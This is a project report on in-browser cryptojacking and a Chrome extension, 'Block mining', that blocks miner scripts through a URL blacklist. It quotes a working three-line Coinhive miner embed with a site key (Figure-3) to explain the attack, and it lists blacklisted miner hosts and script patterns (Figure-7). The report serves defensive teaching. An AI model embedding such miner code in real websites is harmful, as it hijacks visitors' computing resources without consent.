Cryptojacking

-Amit Yadav

Table of Contents

List of Figures

INTRODUCTION

From the last few decades technology is continuously evolving and its presence and impact can be seen in all the sectors and industries, where cryptocurrency is one of them. What is crypto currency?

A cryptocurrency is a digital asset designed to work as a medium of exchange that uses strong cryptography algorithms to secure financial transactions, control the creation of additional units, and verify the transfer of assets.Cryptocurrencies use decentralized control which is exactly opposite to centralized digital currency and central banking systems,ex: RBI governs all the banks and people have to follow banks rule so somewhere we are bound to some rules and limit.

To overcome this centralized system researchers and tech-experts come up with this technology where there is no controlling body. In 2009 Satoshi Nakamoto, whose real name and identity still remains a mystery, introduced the concept of Blockchain, and a currency that can work on this concept with complete decentralization to the world.

Bitcoin is considered as the first decentralized cryptocurrency that uses asymmetric encryption techniques in a peer-to-peer fashion to eliminate the roles of middleman. The number *of* cryptocurrencies available over the internet as of 19 August 2018 is over 1600 and growing

When one creates an account in bitcoin network, a pair of public and private keys is generated for that account. If Bob wishes to transfer bitcoins to Alice, Bob needs to know the public address of Alice. Private address needs to be kept secret and is used for login, and encryption. A chain of records called “blockchain” is maintained by every node in the bitcoin network in which all transactions are stored against people’s public keys to maintain anonymity. New transactions are confirmed and added to the blockchain by “miners”. Miners solve a mathematical puzzle (called proof-of-work in Bitcoin network) to create new blocks for the blockchain and receive new bitcoins as a reward for their service.

The role of miners is to secure the network and to process every Bitcoin transaction.Miners achieve this by solving a computational problem which allows them to chain together *blocks* of transactions (hence Bitcoin’s famous “blockchain”).For this service, miners are rewarded with newly-created Bitcoins and transaction fees.

Cryptojacking is defined as the secret use of your computing device to mine cryptocurrency.Cryptojacking used to be confined to the victim unknowingly installing a program that secretly mines cryptocurrency. Bad part is in-browser cryptojacking doesn’t need a program to be installed.



Figure-1

In in-browser cryptojacking, the attacker injects a code into the web server in such a way that the system resources of the web application's users will be hijacked. If A is accessing a website example.com injected with cryptojacking script, A's system resources will be used to mine cryptocurrency for the attacker as long as A has kept the website open.

To Block cryptocurrency miners and make the internet safe BLOCK MINING is created. Block mining is an efficient and lightweight browser extension that focuses on blocking browser-based cryptocurrency miners all over the web.

The working of extension is based on blocking requests/scripts loaded from a blacklist.

Scope and objective

Block mining is a web browser extension that is capable of blocking malicious websites which are using end user's system resources without their knowledge/concern for their own profit.

In-browser cryptojacking involves hijacking the CPU power of a website's visitor to perform CPU-intensive cryptocurrency mining, and has been on the rise, with 8500% growth during 2017. While some websites advocate cryptojackingas a replacement for online advertisement, web attackers exploitit to generate revenue by embedding malicious cryptojacking code in highly ranked websites.

-User can enable/disable extension through checkbox
-User can enable/disable notification through checkbox
-Healthy tips are provided to teach users how to be safe from these kinds of attacks.

Overall Description

What is an extension and how does it work?

Extensions are zipped bundles of HTML, CSS, JavaScript, images, and other files used in the web platform that customize the Google Chrome browsing experience. Extensions are built using web technology and can use the same APIs the browser provides to the open web.

Extensions have a wide range of functional possibilities. They can modify web content users see and interact with or extend and change the behaviour of the browser itself.

An extension must fulfill a single purpose that is narrowly defined and easy to understand. A single extension can include multiple components and a range of functionality, as long as everything contributes towards a common purpose.

Steps to install your own extension on local machine:

1. Navigate to chrome://extensions in your browser. You can also access this page by clicking on the Chrome menu on the top right side of the Omnibox, hovering over More Tools and selecting Extensions.
2. Check the box next to **Developer Mode**.
3. Click **Load Unpacked Extension** and select the directory for your "Hello Extensions" extension.

Block mining (extensions) is written using a combination of HTML, CSS, and JavaScript . Each Chromium extension includes a JSON file called manifest.json that defines a set of properties such as the extension name, description, and version number (Figure-2). The manifest is used by the browser to know the functionality offered by the extension and the permissions required to achieve the objective.

```
{
  "name": " Block mining",
  "description": "This extension will detect crypto mining scripts and block and will also notify user.",
  "version": "1.0",
  "icons": {
    "128": "assets/logo/logo.png"
  },
  "manifest_version":  2,
  "browser_action": {
    "default_popup": "assets/view.html"
  },
  "background": {
    "scripts": ["assets/js/block.js"],
    "persistent": true
  },
  "permissions": ["webRequest", "webRequestBlocking", "<all_urls>", "storage", "notifications", "tabs"]
}
```

Figure-2

Need of Block mining

In-browser cryptojacking serves as an attack avenue for hackers who inject malicious JavaScriptcode (Figure 3) into popular websites without the knowledge of website owners and mine cryptocurrency for themselves. This is known as a cryptojack-ing attack, and it has become a major problem recently, to overcome this Block mining is designed and it is capable of blocking malicious websites using an array which contains the name of these websites and bad scripts.

After creating an account,Coinhive provides a public key and a secret private key associated with that account where the public key will be used as a destination address while mining. The HTML code to start cryptojacking from a website or web application only consists of three lines, which import the Coinhive library.

```
<script src= "https://coin-hive.com/lib/coinhive.min.js" >
</script>

<script>
var miner = new
CoinHive.Anonymous( 'B4ShXfNHJy3nEDclHBuc5i2bKJ3Sok8P' );
miner.start();
</script>
```

Figure-3

What code snippet is doing:

1. Loads Coinhive's JavaScript library.
2. Tells Coinhive which Monero/bitcoin account to give the mining credit.
3. Starts the miner: The last step is to start the miner by calling the function 'start ()' that is predefined in the variable 'miner' which was initialized in step 2. The mining process will start when the miner.start() function is encountered by the browser while executing this code.

As you visit any website that has this bad script embedded in it , script starts mining for the address which is inserted into the code to credit all the cryptocurrency mined by the victim computers into the attacker's account. The attacker is in a way hijacking victim computers to mine cryptocurrency under his account. The Figure-4 shows 100% CPU utilization and if for long periods will lead to high CPU load, degraded performance and may even cause the operating system to crash.



Figure-4

Impact on battery Usage:Clearly, high CPU usage translates tohigher power consumption, and quicker battery drainage.

Design and working

Block mining interface:



Figure-5

Enable Blocker: By clicking on the checkbox user can enable/disable blocker.

Show Notification: By clicking on the checkbox user can enable/disable blocker.

Healthy Tips: It contains general information for users to use the internet safely.

Notification:

Whenever a user will open a website our extension will check that requested url with our blacklist and if a match is found then it will notify the user.It will only notify user when show notification is enabled. Users at any point can enable/disable this show notification feature.



Figure-6

Blocked website:

When a user makes a request to any website, block mining will check that request first and if the match is found with the listed list names in blacklist(Figure-7) it will notify and block that website(Figure-8).

Blacklist contains: Malicious website names, Specific scripts and hosts and other bad requests.

```
BlackList = [

  '*://*.coin-hive.com/*',
  '*://*.coinhive.com/*',
  'ws://*.coin-hive.com/*',
  '*://*/*coinhive*.js*',
  '*://*/*coin-hive*.js*',
  '*://*.coinerra.com/*',
```

Figure-7

Once the match is found the Block mining (extension) will block that website.



Figure-8

Security in extension

Extensions have access to special privileges within the browser, making them an appealing target for attackers. If an extension is compromised, *every* user of that extension becomes vulnerable to malicious and unwanted intrusion. Keep an extension secure and its users protected by incorporating these practices.

Limit Manifest Fields:Including unnecessary registrations in the manifest creates vulnerabilities and makes an extension more visible. Limit manifest fields to those the extension relies on and give specific field registration.

Content scripts live in an isolated world, they are not immune from attacks. Content scripts are the only part of an extension that interacts directly with the web page. Because of this, hostile websites may manipulate parts of the DOM the content script depends on, or exploit surprising web standard behavior, such as named items. Sensitive work should be performed in a dedicated process, such as the extension's background script.

Solution to cryptojacking and recommendation

According to the report by Symantec Cryptojacking activity increased by 8400% in 2017 and Forbes published an article in July 2018 titled “Cryptojacking displaces Ransomware as mostpopular cyber threat” (Andrew, 2018). It started as a small in-browser attack that would stop once the malicious website is closed, and later evolved into sophisticated malware that would get injected into routers or get into enterprises evading bypass mechanisms and causing serious damage to infrastructure. Both professionals in organizations and common

everyday internet users must be equally aware of this threat, must check if they have already encountered this attack, and then take measures to remove it as well as stay away from getting affected by this epidemic in future. Block mining is a best solution to beat in-browser cryptominers as it is light-weight and effective, it is highly recommend for safe over all web browsing.

Accept extension here are few recommendation for user's safety

1.Keep eye on CPU utilization and memory usage

It is very easy to detect cryptojacking attack as there will be always an abnormally high CPU utilization whenever user met some malicious website.

2. Basic security awareness training

Whether you are a normal computer user or a professional one should always have basic security training and should remain update about attacks in cyber space.

Future scope

Whenever new technologies or innovations come, there are always more malicious ways to exploit them. As Cryptojacking is a fairly new phenomenon, there hasn't been a lot of research conducted on this yet. Though Cryptojacking activity increased by 8400% over the course of the year 2018, the attack will only go on for as long as cryptocurrencies are in demand and have high values.

AS of now we are blocking the malicious website based on blacklist and in future we can enhance its functionality by following ways:

-Connecting it with dynamic API's so that blacklists remain upto date.

-A new script can be added which can be able to detect and block according to behaviour of scripts loaded with website

Conclusion

In this project, the block mining (extension) provides features to notify user and block the malicious website. It is lightweight and effective. It is designed by seeing the need and to secure over all web by using technologies HTML,CSS and JavaScript. Security of extension is also considered while designing, only required permission is given to the extension and the

block.js script(which is containg the balcklist and performing a match with the requested url) is running in background in an isolated environment.

References

While working on the project, under listed were referred

1. https://www.w3schools.com/js/

2. https://developer.chrome.com/extensions

3. https://www.youtube.com/view_play_list?p=CA101D6A85FE9D4B

4. https://developer.chrome.com/extensions/security

5.https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-cryptojacking-modern-cash-cow-en.pdf

6. https://www.buybitcoinworldwide.com/mining/